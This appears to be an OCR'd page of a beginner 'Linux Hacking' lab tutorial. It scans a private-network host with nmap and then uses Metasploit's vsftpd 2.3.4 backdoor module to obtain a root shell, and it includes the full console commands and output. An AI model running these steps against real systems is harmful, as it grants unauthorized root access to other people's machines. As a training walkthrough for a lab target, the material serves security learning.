

Linux Hacking

Step 1 – Get the IP address IP = 192.168.1.4




Step 2 – Scan the IP using nmap



Step 3 – Start msfconsole use exploit/unix/ftp/vsftpd_234_backdoor.

set rhosts 192.168.1.4 exploit

11


File Actions Edit View Help
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options
Module options (exploit/unix/ftp/vsftpd_234_backdoor):
Name Current Setting Required Description
RHOSTS yes The target host(s), range CIDR identifier, or hosts file with syntax 'file:<path>'
RPORT 21 yes The target port (TCP)
Payload options (cmd/unix/interact):
Name Current Setting Required Description
Exploit target:
Id Name
0 Automatic
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.1.4
rhosts ⇒ 192.168.1.4
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit
[*] 192.168.1.4:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.1.4:21 - USER: 331 Please specify the password.
[+] 192.168.1.4:21 - Backdoor service has been spawned, handling ...
[+] 192.168.1.4:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (0.0.0.0:0 → 192.168.1.4:6200) at 2021-06-23 02:50:17 -0400